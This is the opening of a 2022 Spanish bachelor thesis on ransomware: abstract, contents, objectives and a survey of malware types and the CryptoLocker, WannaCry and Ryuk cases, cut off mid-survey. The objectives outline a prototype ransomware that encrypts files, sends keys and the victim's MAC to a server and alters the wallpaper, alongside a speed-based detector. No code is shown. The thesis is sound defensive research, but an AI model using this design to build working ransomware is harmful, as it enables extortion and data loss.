

Grado En Ingeniería En Tecnologías De Telecomunicación  
Año académico (2021-2022)

*Trabajo Fin de Grado*

## Análisis, implementación y soluciones para Ransomwares

---

Francisco Atalaya Gómez

Daniel Díaz Sánchez

Madrid, 2022



[Include this code in case you want your Bachelor Thesis published in Open Access University Repository]

This work is licensed under Creative Commons **Attribution – Non Commercial – Non Derivatives**



## RESUMEN

En las últimas décadas, los ransomwares se han convertido en una de las mayores amenazas, cifran y roban datos y llegando hasta a bloquear infraestructuras enteras occasionando grandes pérdidas de dinero. El desarrollo de un ransomware es relativamente rápido y simple y, aunque el método de infección no es baladí, gran cantidad de usuarios, confiados ellos, no siguen las pautas básicas para una mínima seguridad informática. Es por ello que la infección de equipos se vuelve tan fácil como un pequeño engaño.

En el presente trabajo se desarrollará un prototipo de crypto-ransomware con funcionalidades básicas que cifrará los archivos de un equipo para sacar rédito económico. Este ransomware será probado en a fin de ver el impacto que puede llegar a tener si el usuario no toma medidas básicas de prevención.

Seguidamente, se implementará un detector de ransomwares cuya finalidad será descubrir si uno se está ejecutando, acabar con su actividad y eliminar el ejecutable donde se encuentra. Dicho detector atenderá a la velocidad de modificación de archivos por segundo del equipo y, para ello, entrarán en juego dos conceptos asociados al ajuste del detector: el *batch* y la banda de detección. Finalmente, este detector será puesto a prueba para extraer algunas conclusiones y posibles futuras mejoras.

**Keywords:** Ransomware, malware, AES, detector, ciberseguridad

## **ABSTRACT**

Over the last decades, ransomware has become one of the biggest threats. They encrypt and steal data, even block entire infrastructures causing big amounts of money losses. Developing a ransomware is relatively fast and simple. Although the infection method is not trivial, a large number of confident users skip the basic guidelines for a minimum computer security. Therefore, the infection of computers becomes as easy as a little trick.

In this work, a crypto-ransomware prototype will be developed with basic functionalities that will cipher the files of a computer to obtain economic revenue. This ransomware will be tested in order to see the impact that it can reach if the user does not take any basic preventive measures.

Next, a ransomware detector will be implemented whose purpose will be find out if one is being executed, terminate its activity and delete the executable file associated. The detector will attend to the modifications files per second speed of the computer and, for doing it, two core concepts associated with the adjustment of the detector will come into play: the batch and the detection band. Finally, the detector will be tested to draw some conclusions and possible future improvements.



## **DEDICATORIA**

A mis familiares y amigos, quienes impulsaron mis quimeras.

# Índice general

<b>1</b>	<b>Introducción</b>	<b>1</b>
1.1	Motivación . . . . .	1
1.2	Objetivos . . . . .	2
1.3	Esquema de la tesis . . . . .	3
<b>2</b>	<b>Estado del Arte</b>	<b>4</b>
2.1	Introducción . . . . .	4
2.2	Malware . . . . .	4
2.2.1	Tipos de Malware . . . . .	5
2.2.2	Métodos de infección . . . . .	5
2.3	Ransomware . . . . .	6
2.3.1	Tipos de Ransomwares . . . . .	6
2.3.2	Ataques más sonados . . . . .	6
2.3.2.1	Cryptolocker . . . . .	7
2.3.2.2	WannaCry . . . . .	8
2.3.2.3	Ryuk . . . . .	8
2.4	Criptografía . . . . .	9
2.4.1	Introducción . . . . .	10
2.4.1.1	Definición formal de un sistema de cifrado . . . . .	10
2.4.1.2	Principios de Kerckhoffs . . . . .	10
2.4.1.3	Teorema de Shannon . . . . .	11
2.4.1.4	One Time Pad . . . . .	11
2.4.2	Criptografía Simétrica . . . . .	12
2.4.2.1	Cifrado de flujo . . . . .	13
2.4.2.2	Cifrado de bloques . . . . .	14
2.4.3	DES, 2DES Y 3DES . . . . .	15
2.4.4	AES . . . . .	19
2.4.4.1	Substitute bytes . . . . .	21
2.4.4.2	ShiftRows . . . . .	22
2.4.4.3	MixColumns . . . . .	23
2.4.4.4	AddRoundKey . . . . .	24
2.4.4.5	Seguridad en AES . . . . .	24
2.4.5	Modos de Operación . . . . .	26
2.4.5.1	Electronic codebook (ECB) . . . . .	26

2.4.5.2	Cipher Block Chaining (CBC) . . . . .	27
2.4.5.3	Cipher Feedback Mode (CFB) . . . . .	28
2.4.5.4	Output Feedback Mode (OFB) . . . . .	29
2.4.5.5	Counter Mode (CTR) . . . . .	29
2.5	Detectores de Ransomware . . . . .	30
2.5.1	WinAntiRansom . . . . .	30
2.5.2	CryptoPrevent . . . . .	31
2.5.3	Malwarebytes Anti-Ransomware . . . . .	32
<b>3</b>	<b>Diseño y desarrollo de un ransomware</b>	<b>34</b>
3.1	Diseño . . . . .	34
3.2	Ransomware . . . . .	35
3.2.1	Generador de claves . . . . .	35
3.2.2	Listar archivos . . . . .	36
3.2.3	Cifrado de archivos . . . . .	37
3.2.4	Modificación del fondo de escritorio . . . . .	39
3.2.5	Transmisión de la clave . . . . .	41
3.3	Descifrador . . . . .	42
3.3.1	Petición de la clave . . . . .	42
3.3.2	Listar archivos . . . . .	43
3.3.3	Descifrador de archivos . . . . .	43
3.3.4	Notificando al servidor . . . . .	44
3.4	Servidor . . . . .	45
3.4.1	/image . . . . .	45
3.4.2	/receive_data . . . . .	46
3.4.3	/receive_key . . . . .	46
3.4.4	/successfully_decrypted . . . . .	46
3.5	Construyendo un ejecutable . . . . .	47
<b>4</b>	<b>Ensayo y prueba del Ransomware</b>	<b>49</b>
4.1	Preparación del entorno . . . . .	49
4.2	Realización del ensayo . . . . .	51
4.3	Descifrado del equipo . . . . .	55
<b>5</b>	<b>Diseño y desarrollo de un detector</b>	<b>58</b>
5.1	Diseño . . . . .	58
5.1.1	<i>Watchdog</i> . . . . .	58
5.1.2	<i>Killer</i> . . . . .	60
5.2	Desarrollo del <i>Watchdog</i> . . . . .	61
5.2.1	<i>Observers</i> y <i>EventHandlers</i> . . . . .	62
5.2.2	Funciones del <i>Observer</i> de <i>Download</i> . . . . .	63
5.2.3	Funciones del <i>Observer</i> de <i>C:</i> . . . . .	63
5.2.3.1	<i>on_moved_allFiles</i> . . . . .	63

5.2.3.2	<i>on_modified_allFiles</i>	64
5.2.3.3	<i>detectRW</i> y <i>check_mod_speed</i>	65
5.2.4	Función <i>warning</i>	65
5.2.5	Otras funciones	66
5.3	Desarrollo del <i>Killer</i>	67
5.3.1	<i>get_processes</i>	67
5.3.2	Funciones de <i>whitelisting</i> y <i>blacklisting</i>	68
5.3.3	<i>kill_and_delete</i>	69
5.4	Ajuste de parámetros del detector	70
5.4.1	Velocidad de modificado de archivos durante un uso normal	71
5.4.2	Velocidad de modificación de archivos durante la ejecución de un ransomware	74
5.4.3	Tamaño del <i>batch</i>	76
5.4.3.1	Dificultades y limitaciones	78
5.4.4	Banda de detección	78
<b>6</b>	<b>Ensayo y prueba del Detector</b>	<b>82</b>
6.1	Preparación del entorno	82
6.2	Realización del ensayo	83
<b>7</b>	<b>Conclusiones y futuros desarrollos</b>	<b>90</b>
7.1	Objetivos	90
7.2	Prevención, detección y mitigación	91
7.3	Futuros desarrollos	91
<b>8</b>	<b>Entorno socioeconómico</b>	<b>93</b>
8.1	Marco Regulador	93
8.2	Organización y presupuesto	94
<b>Bibliography</b>		<b>96</b>

# Índice de figuras

1.1	Gráfica de dispositivos infectados por Malware . . . . .	1
2.1	Mensaje mostrado por CryptoLocker . . . . .	7
2.2	Mensaje mostrado por WannaCry . . . . .	8
2.3	Mensaje mostrado por Ryuk . . . . .	9
2.4	Clasificación de la criptografía . . . . .	10
2.5	Ejemplo de técnica de cifrado OTP . . . . .	12
2.6	Esquema de comunicación basado en cifrado simétrico . . . . .	12
2.7	Esquema de cifrado de flujo . . . . .	13
2.8	Esquema de cifrado de bloques . . . . .	14
2.9	Tiempo necesario para un ataque de fuerza bruta en distintos algoritmos de cifrado por bloques . . . . .	14
2.10	Esquema de DES . . . . .	15
2.11	Algoritmo detallado de DES . . . . .	16
2.12	Generación de subclaves en DES . . . . .	17
2.13	Función de Feinstel . . . . .	18
2.14	Esquema de 3DES . . . . .	18
2.15	Matriz de estado de AES . . . . .	19
2.16	Parámetros de AES . . . . .	19
2.17	Esquema de cifrado y descifrado para AES . . . . .	20
2.18	Expansión de clave en AES . . . . .	21
2.19	Opearción Substitute bytes en AES . . . . .	22
2.20	Opearción ShiftRows en AES . . . . .	23
2.21	Multiplicación matricial de MixColumns en AES . . . . .	23
2.22	Operación MixColumns en AES . . . . .	24
2.23	Operación AddRoundKey en AES . . . . .	24
2.24	Propagación de un fallo en AES . . . . .	25
2.25	Modo de operación ECB . . . . .	26
2.26	Patrones en el modo de operación ECB . . . . .	27
2.27	Modo de operación CBC . . . . .	27
2.28	Auto-sincronización de errores en CBC . . . . .	28
2.29	Modo de operación CFB . . . . .	28
2.30	Modo de operación OFB . . . . .	29
2.31	Modo de operación CTR . . . . .	30

2.32	Detector WinAntiRansom . . . . .	31
2.33	Detector CryptoPrevent . . . . .	32
2.34	Detector Malwarebytes Anti-Ransomware . . . . .	33
3.1	Procedimiento general del ransomware . . . . .	35
3.2	Función <i>getKey</i> . . . . .	36
3.3	Ejemplo de clave con distintos tipos de datos de Python . . . . .	36
3.4	Función <i>get_filelist</i> . . . . .	36
3.5	Declaración de las condiciones para cifrar un archivo . . . . .	36
3.6	Función <i>add_to_filelist</i> . . . . .	37
3.7	Partes necesarias de la librería <i>PyCryptodome</i> . . . . .	37
3.8	Función <i>encrypt_all_files</i> . . . . .	38
3.9	Función <i>encrypt</i> . . . . .	38
3.10	Función <i>getImage</i> . . . . .	39
3.11	Función <i>makeWallpaper</i> . . . . .	39
3.12	Función <i>changeWallpaper</i> . . . . .	40
3.13	Ejemplo de fondo de pantalla modificado . . . . .	41
3.14	Función <i>get_mac</i> . . . . .	41
3.15	Función <i>send_key</i> . . . . .	42
3.16	Procedimiento general del descifrador . . . . .	42
3.17	Función <i>receive_key</i> . . . . .	43
3.18	Función <i>get_filelist</i> . . . . .	43
3.19	Función <i>decrypt_all_files</i> . . . . .	44
3.20	Función <i>encrypt</i> . . . . .	44
3.21	Función <i>successfully_decrypted</i> . . . . .	45
3.22	Ruta /image del servidor . . . . .	45
3.23	Ruta /receive_data del servidor . . . . .	46
3.24	Ruta /receive_key del servidor . . . . .	46
3.25	Ruta /successfully_decrypted del servidor . . . . .	47
3.26	Herramienta <i>Auto-py-to-exe</i> . . . . .	48
4.1	Escritorio de la víctima . . . . .	49
4.2	Carpetas con ficheros de la víctima . . . . .	50
4.3	Ejemplos de archivo . . . . .	50
4.4	Ejecución del servidor . . . . .	51
4.5	Ransomware alojado en la carpeta Descargas . . . . .	51
4.6	Peticiones al servidor durante el cifrado . . . . .	52
4.7	Base de datos con la clave de la víctima . . . . .	52
4.8	Escritorio de la víctima después de la actuación del ransomware . . . . .	53
4.9	Directorios de la víctima después de la actuación del ransomware . . . . .	54
4.10	Ejemplos de archivos después del cifrado . . . . .	54
4.11	Peticiones al servidor durante el descifrado . . . . .	55
4.12	Escritorio de la víctima después del descifrado . . . . .	56

4.13	Directorios de la víctima después del descifrado . . . . .	56
4.14	Base de datos después del descifrado . . . . .	57
5.1	Diccionario de extensiones empleado en la detección . . . . .	59
5.2	Total MB escritos de cada procesos de un equipo . . . . .	60
5.3	Instanciando <i>EventHandlers</i> . . . . .	62
5.4	Instanciando <i>Observers</i> . . . . .	62
5.5	Función <i>on_moved_Download</i> . . . . .	63
5.6	Función <i>on_moved_AllFiles</i> . . . . .	64
5.7	Función <i>on_modified_allFiles</i> . . . . .	64
5.8	Función <i>detectRW</i> . . . . .	65
5.9	Función <i>check_mod_speed</i> . . . . .	65
5.10	Función <i>warning</i> . . . . .	66
5.11	Ejemplo de mensaje de aviso de ransomware . . . . .	66
5.12	Funciones <i>get_exes</i> , <i>measureTime</i> y <i>measureSpeed</i> . . . . .	67
5.13	Función <i>get_processes</i> . . . . .	68
5.14	Función <i>sort_by_write_bytes</i> . . . . .	68
5.15	Funciones <i>check_word_whitelist</i> y <i>check_word_blacklist</i> . . . . .	69
5.16	Función <i>kill_and_delete</i> . . . . .	70
5.17	Distribución de velocidades de modificación durante un uso normal del equipo . . . . .	71
5.18	Archivos modificados acumulados respecto del tiempo durante un uso normal del equipo . . . . .	72
5.19	Linealización de los archivos modificados acumulados respecto del tiempo . . . . .	72
5.20	Archivos modificados acumulados respecto del tiempo durante el uso de un videojuego . . . . .	73
5.21	Linealización de los archivos modificados acumulados respecto del tiempo . . . . .	73
5.22	Archivos modificados acumulados respecto del tiempo durante la ejecución de un ransomware . . . . .	74
5.23	Linealización de los archivos modificados acumulados respecto del tiempo . . . . .	75
5.24	Distribución de velocidades de modificación durante la ejecución de un ransomware . . . . .	75
5.25	Comparación de la distribución de velocidades con distintos tamaños de <i>batch</i> . . . . .	77
5.26	Velocidades durante un uso normal con un <i>batch</i> de 60 . . . . .	79
5.27	Velocidades durante un uso normal con un <i>batch</i> de 60 . . . . .	79
5.28	Velocidades durante un uso normal con un <i>batch</i> de 60 . . . . .	80
5.29	Velocidades durante la ejecución de un ransomware con un <i>batch</i> de 60 . . . . .	81
6.1	Entorno de prueba donde cifrará el ransomware . . . . .	82
6.2	Ransomware de prueba alojado en <i>Downloads</i> . . . . .	83
6.3	Administrador de tareas durante la ejecución del ransomware de pruebas . . . . .	84
6.4	Velocidades detectadas y ventana de aviso de ransomware . . . . .	84

6.5	Archivos cifrados por el ransomware . . . . .	85
6.6	Archivos no alcanzados a cifrar de la siguiente carpeta . . . . .	85
6.7	Archivos cifrados por el ransomware en una segunda prueba . . . . .	86
6.8	Modificación del a función <i>kill_and_detect</i> . . . . .	86
6.9	<i>Whitelist ampliada</i> . . . . .	87
6.10	Archivos cifrados por el ransomware en una tercera prueba . . . . .	87
6.11	Velocidades detectadas y ventana de aviso de ransomware después de la modificación . . . . .	87
6.12	Extensión <i>.ecnrypt</i> añadida al diccionario de extensiones conocidas de ransomwares . . . . .	88
6.13	Aviso de detección por una extensión maliciosa agregada . . . . .	88
6.14	Modificación de la función <i>on_moved_AllFiles</i> . . . . .	88
8.1	Diagrama de Gantt para el desarrollo del proyecto . . . . .	94



# 1. INTRODUCCIÓN

En las pasadas décadas, la ciberseguridad ha incrementado su presencia en nuestra sociedad, múltiples ataques a Estados, empresas y personas han ocurrido y muchos con grandes precios a pagar. Entre estos ataques, destaca por encima el ransomware, cuyos problemas han aumentado exponencialmente en los últimos años. El coste estimado de los ataques por Ransomware ha crecido un 74 % entre 2019 y 2020 [1]. Además, el volumen de dispositivos infectados solo por malware incrementa año tras año (figura 1.1).




Fig. 1.1. Incremento por año de dispositivos infectados por Malware (en millones) [1]

Es por esto que se ha convertido en una de las grandes preocupaciones de multinacionales y empresas de todo tipo. Todas ellas tratan de protegerse frente a estos ataques por lo devastadores y costosos que pueden llegar a resultar, todas se encuentran a la carrera de la prevención y detección.

## 1.1. Motivación

La situación en la que nos encontramos nos hace replantearnos nuestra relación con las nuevas tecnologías. Ciertamente, a medida que han evolucionado las tecnologías se han ido uniendo a nosotros, extendiendo nuestra concepción del Yo hasta el punto de apenas poder disociar nuestra realidad del mundo digital. Si nuestra extensión digital queda expuesta a tales problemas, puede resultar fatal para las personas.

Es por ello que los ransomwares están bajo el punto de mira, un software capaz de cifrar y robar datos puede tener gran impacto en la vida de una víctima. Desde contraseñas, cuentas e información económica hasta datos relacionados con la vida más íntima, como fotos y vídeos, quedan completamente expuestos dejando a personas a merced del miedo y la confusión ante una situación que, seguramente, verían lejana o inimaginable.

Para evitar esto, es necesario multitud de estudios pormenorizados donde una gran cantidad de ransomwares son probados y examinados en entornos muy controlados. Podremos, entonces, entender sus comportamientos y diseñar métodos que nos permitan detectar y mitigar la acción de la mayor cantidad de ransomwares posibles.

## 1.2. Objetivos

Este trabajo tiene como principal objetivo el desarrollo, prueba y detección de un ransomware funcional. Este ransomware cifrará los archivos de un ordenador Windows y se conectará a un servidor con el que intercambiará información como las claves de cifrado o la MAC de la víctima. Asimismo, para probar su eficacia en un entorno aislado y seguro se utilizarán dos máquinas virtuales, una con un sistema operativo Windows, que será la supuesta víctima; y otra será un servidor Linux al que el ransomware se conectará. Para todo esto, el diseño final debe cumplir ciertas metas aquí expuestas.

En primer lugar, será necesario un algoritmo de cifrado que obtenga una lista de todos los archivos de la víctima —evitando ciertas carpetas sensibles del sistema operativo y algunas extensiones de archivos— y vaya cifrando archivo a archivo de la forma más rápida posible y les cambie la extensión. Del mismo modo es necesario otro algoritmo de descifrado que haga obtener otro listado de archivos con una extensión específica y los desencripte.

Además, se precisará de un modulo de comunicación entre el software y un servidor externo. Este modulo se encargará del envío y la recepción de ciertos datos sensibles como la clave empleada en el cifrado y la MAC de la víctima.

Otra parte imprescindible es el desarrollo de un servidor que trate la información recibida de las distintas víctimas. Como se trata más de una prueba de ransomware que de un caso realista no será necesario que sea escalable. Este servidor tendrá las funciones básicas para recibir y enviar información y almacenarla en una base de datos.

Para acabar, se le añadirán algunas modificaciones que hagan suelen tener malwares de esta clase. Algunas funcionalidades serán la toma de fotos en el momento de la ejecución del programa y la modificación del fondo de pantalla con un mensaje de aviso.

De este prototipo de Ransomware podremos extraer algunas conclusiones sobre requisitos mínimos que un usuario o empresa debería tener en cuenta en su actividad digital.

Se implementará, además, una solución contra ransomwares basada en la detección durante su ejecución. Para ello se desarrollará un prototipo de software de detección cuya finalidad es acabar o mitigar las operaciones realizadas por el ransomware. Los objetivos a alcanza serán:

El desarrollo de un algoritmo que monitorice la modificación de archivos en ciertos directorios y las velocidades de modificación por archivo que están ocurriendo en el momento. De esta forma se podrá evaluar si la velocidad medida es inusual y se encuentra

dentro de un rango de velocidades que entenderemos como potencialmente pertenecientes a un ransomware. Además, algoritmo podrá vigilar también si se renombra algún archivo añadiendo la extensión de algún ransomware conocido anteriormente.

Por añadidura, una función capaz de eliminar la actividad del ransomware una vez detectado y avisar al usuario de que el ordenador se encuentra bajo una posible amenaza. Esto será posible gracias a un doble filtro de *whitelisting* y *blacklisting* que dividirá los procesos en dos: procesos maliciosos y procesos sospechosos. Para concluir, dichos procesos serán finalizados y, en caso de los maliciosos, se tratará de eliminar el archivo que los ha producido.

### 1.3. Esquema de la tesis

La tesis será estructurada siguiendo los siguientes puntos:

- **Capítulo 1:** Introducción. Objetivos principales y motivación para el desarrollo del proyecto
- **Capítulo 2:** Estado del arte. Teoría básica relacionada con Malware, Ransomware y sus métodos de infección así como teoría elemental de criptografía
- **Capítulo 3:** Diseño y desarrollo de un ransomware. Guía técnica para el desarrollo paso a paso de un ransomware con las pertinentes explicaciones del diseño.
- **Capítulo 4:** Ensayo y prueba del Ransomware. Puesta en escena del ransomware desarrollado en un entorno controlado con el fin de poder obtener ciertas conclusiones.
- **Capítulo 5:** Diseño y desarrollo de un Detector. Explicación detallada sobre los pasos seguidos en el desarrollo de un detector, así como la muestra de algunos datos necesarios para el ajuste del mismo.
- **Capítulo 6:** Ensayo y prueba del Detector. Testeo del detector en un entorno preparado para poder corregir y mejorar algunas implementaciones del mismo.
- **Capítulo 7:** Conclusiones y futuros desarrollos. Conclusiones obtenidas de los ensayos con el ransomware y el detector implementados. Algunos consejos para un uso seguro de tecnologías informáticas serán expuestos
- **Capítulo 8:** Entorno socioeconómico. Explicación del contexto social y económico en el que se encuentra inmerso el trabajo. Además, una estimación del presupuesto implicado para el desarrollo.

## 2. ESTADO DEL ARTE

### 2.1. Introducción

En este capítulo, serán expuestos algunos conceptos y teoría esencial relacionada con Malwares, Ransomwares y Criptografía. El propósito de esto es proporcionar al lector un contexto básico en el que poder desenvolverse.

Comenzaremos con la definición de malware, los tipos que existen y sus métodos de infección, profundizando en los ransomware y algunos de los más famosos, explicando sus casos y peculiaridades. Lo siguiente será una explicación en detalle de algunos puntos relevantes en criptografía, acabando en AES, algoritmo relevante en este trabajo. Finalmente se detallarán el funcionamiento de algunos programas que ofrecen soluciones contra ransomwares.

### 2.2. Malware

Según Oracle, un Malware se puede definir de la siguiente manera:

*«Malware es un término genérico utilizado para describir una variedad de software hostil o intrusivo: virus informáticos, gusanos, caballos de Troya, software de rescate, spyware, adware, software de miedo, etc. Puede tomar la forma de código ejecutable, scripts, contenido activo y otro software.»* [2]

Al tratarse de un concepto sumamente genérico, de índole teleológica, da lugar a muchas concreciones que se distinguen por sus características esenciales y sus formas de desenvolverse. Sin embargo, todas ellas atienden al mismo objetivo:

*«Los malwares son utilizados por los ciberdelincuentes para ganar dinero, pero también puede ser utilizado con fines de sabotaje, por razones políticas.»* [2]

El objetivo del malware suele ser obtener dinero de forma rápida y eficaz. Generalmente robando datos a usuarios —cuentas bancarias, números de tarjetas de créditos, contraseñas, etc...— que puedan utilizar o vender a terceras personas. Sin embargo, como hemos visto, es utilizado también para extorsionar o deteriorar empresas y entidades públicas hasta el punto de que las compañías gastan de media 2.4 millones de dólares en defensa [1]. Más importante aún es la intromisión durante las últimas décadas de las ciberamenazas al ámbito de la geopolítica donde han llegado a obtener un papel principal.

Algunas de las características esenciales de los malwares son: pasar inadvertidos, bien sea a al infectar o al ejecutarse; ser extremadamente difícil de eliminar del dispositivo, poder ejecutarse siempre que se requiera, acceso a datos sensibles, etc... A partir de aquí, cada malware tendrá características añadidas y diferentes métodos de ejecución.

## 2.2.1. Tipos de Malware

La siguiente lista no pretende agotar la totalidad de los malwares que existen, pues están en constante cambio y evolución. Tampoco los malwares se construyen a una sola categoría, la gran mayoría toman características de las distintas clasificaciones. Los malwares se pueden clasificar en [3][4]:

- Adware: se trata de un programa que reproduce publicidad invasiva en un dispositivo. Esta publicidad aparece en forma de ventanas flotantes, carteles, páginas web, etc. Cuando el usuario accede a un anuncio, el malware genera ingresos.
- Virus: es un software que, ocultándose en otro programa, se ejecuta a la vez que este. Su característica fundamental es la capacidad de reproducirse y propagarse dentro del mismo dispositivo ejecutando su actividad dañina.
- Gusanos: al igual que los virus, se reproduce y se propaga, pero estos lo hacen a través de una red de ordenadores conectados. Además de la actividad dañina que pretendan ejecutar, están deteriorando la red con la propagación.
- Troyano: tiene apariencia inofensiva y útil pero ejecuta actividad maliciosa. Generalmente habilitan *puertas traseras* para dar acceso a terceras personas no autorizadas.
- Spyware: utilizados para monitorizar la actividad de las víctimas. La información vigilada puede ser desde páginas visitadas por un usuario hasta datos de procesos industriales.
- Bots: diseñado para llevar a cabo tareas automatizadas y puede propagarse creando *botnets*. Esto puede ser incluso controlado por el atacante para realizar ataques DDoS de alta magnitud.
- Ransomware: encripta los archivos del dispositivo infectado y pide un rescate a la víctima por ellos. El pago se hace a través de criptomonedas ya que no son rastreables.

## 2.2.2. Métodos de infección

Aún con toda la casuística que se encuentra en las funcionalidades de un malware, todos ellos comparten los mismos métodos de infección. Algunos de ellos son:

- Phising e emails falsos: si bien es cierto que este método es utilizado para obtener información de las víctimas —cuentas bancarias, contraseñas, etc...—, también pueden incluir software malicioso o enlaces a páginas con malwares. Este método es de gran relevancia puesto que el 94 % del malware se distribuye por email [5]

- Sitios web engañosos: a través de una web fraudulenta que imita una web oficial, se trata de engañar al usuario para descargar y ejecutar software malicioso.
- Vulnerabilidades en software: a través de fallos, llamados *exploits*, encontrados en aplicaciones, sistemas operativos u otros softwares. Algunos tipos son *code injection*, *buffer overflow* o *SQL injection*.

## 2.3. Ransomware

La definición de Ransomware según la firma checa Avast Software reza así:

*«El Ransomware es un tipo de malware que cifra los archivos y hasta sistemas informáticos enteros para luego pedir el pago de un rescate a cambio de devolver el acceso. El ransomware recurre al cifrado para bloquear el acceso a los archivos o sistemas informáticos infectados, lo que hace que las víctimas no los puedan usar. Los ataques que se hacen con este malware tienen como objetivo toda clase de archivos, desde documentos personales hasta aquellos que resultan esenciales para la marcha de una empresa.»* [6]

### 2.3.1. Tipos de Ransomwares

Según sus funcionalidades, los ransomwares se pueden reducir a dos tipos concretos [7]:

- Locker ransomwares: la finalidad es bloquear las funcionalidades básicas de un dispositivo. Bloquea el acceso a ciertas partes del dispositivo permitiendo a la víctima solo pagar el rescate.
- Crypto ransomwares: este tipo encripta los archivos de un dispositivo. Algunos encriptan solo archivos sensibles (vídeos, pdfs, imágenes, etc...), otros encriptan además archivos relacionados con los programas y aplicaciones del dispositivo, pero siempre evitando aquellos que dejarían el sistema operativo inútil.

Existen otras funcionalidades trasversales como podría ser el robo de archivos para conservarlos en un servidor, la desactivación del modo recuperación bloqueando restaurar el sistema operativo con una copia de seguridad o la modificación del fondo de escritorio y el uso de la cámara con el fin de asustar a la víctima.

### 2.3.2. Ataques más sonados

Continuamente encontramos noticias sobre nuevos ataques de ransomware. Estos ataques con gran repercusión suelen tener como objetivo grandes corporaciones, aunque afecta también a particulares, con un fin puramente lucrativo. En este apartado se tratan algunos de estos casos brevemente, desde su aparición hasta sus métodos de infección [8]:

### 2.3.2.1. Cryptolocker

Este ransomware, creado por Evgeniy Bogachev, aparece en Septiembre de 2013. El malware se trataba de un crypto ransomware, es decir, encriptaba los archivos y pedía un rescate de 300\$ que debía ser pagado a través de servicios como UKash, Bitcoin o MoneyPak [9].

Este ransomware se propagaba principalmente en archivos adjuntos a través de correos electrónicos, aparentemente provenientes de compañías legítimas, o bien se ejecutaba en ordenadores pertenecientes a *botnets* previamente infectados. A principios de Noviembre de ese mismo año, CryptoLocker ya había infectado al rededor de 34000 máquinas [10].

Una vez está instalado, el malware agrega una clave en el registro para poder ejecutarse cada vez que se encienda la máquina. Después se conecta a un servidor con el que intercambia una clave RSA de 2048-bits. Finalmente, escanea el disco duro para buscar todo tipo de archivos (imágenes, vídeos, documentos, etc) y los encripta utilizando RSA para después mostrar un mensaje de aviso en pantalla. El ransomware da un plazo de 100 horas para efectuar el pago, en caso de no ser realizado, borra la clave y los archivos se quedan encriptados para siempre.



Fig. 2.1. Mensaje mostrado por CryptoLocker para avisar a la víctima.

Debido a la longitud de la clave, y dado que CryptoLocker no la guarda en la máquina en ningún momento, es imposible realizar un ataque de fuerza bruta para encontrar la clave correcta. Aunque una buena forma de protegerse es mantener una copia de seguridad almacenada en otro lugar al que la máquina no tenga acceso.

### 2.3.2.2. WannaCry

En mayo de 2017, un ataque a escala mundial se expandió rápidamente llegando a bloquear varios hospitales en Ucrania y estaciones de radio en California [8]. En España, afectó a grandes empresas como Telefónica o Iberdrola. El ataque llegó a infectar más de 200.000 ordenadores en más de 150 países [11].

Se trata, como en el anterior caso, de un crypto ransomware que aprovecha el *exploit* conocido como *EternalBlue*. Este *exploit* se basaba en una vulnerabilidad dentro del *Server Message Block* (SMB) de Microsoft que permitía hacer un ataque de inyección de código.

Al ser ejecutado, WannaCry buscaba el dominio *Kill Switch*, si no lo encontraba encriptaba los datos del ordenador y utilizaba la vulnerabilidad del SMB para propagarse a través de la red a otros ordenadores. Una vez encriptado pedía 300\$ en tres días o 600\$ en siete días en bitcoins.



Fig. 2.2. Mensaje mostrado por WannaCry para avisar a la víctima.

### 2.3.2.3. Ryuk

Ryuk empieza a actuar en 2018, cuando un ataque afectó a *Los Angeles Times* y otros diarios digitales y se estima que para 2019 ya se habían pagado 61 millones de dólares en rescates [12]. Este ransomware va dirigido principalmente a grandes empresas y corporaciones ya que son las que pueden desembolsar grandes cantidades de dinero.

Este ransomware se despliega a través del malware TrickBot, quien sigue un modelo de *Malware-as-a-service* (MaaS). Una vez infectado, Ryuk intenta propagare a las direcciones IP de la red local. Al mismo tiempo, encripta los archivos de la máquina —excep-

tuando algunas extensiones y directorios importantes— utilizando AES-256 y modifica la extensión a .ryk. La clave AES es encriptada después con RSA-4096 y es añadida al final de cada archivo encriptado [13].

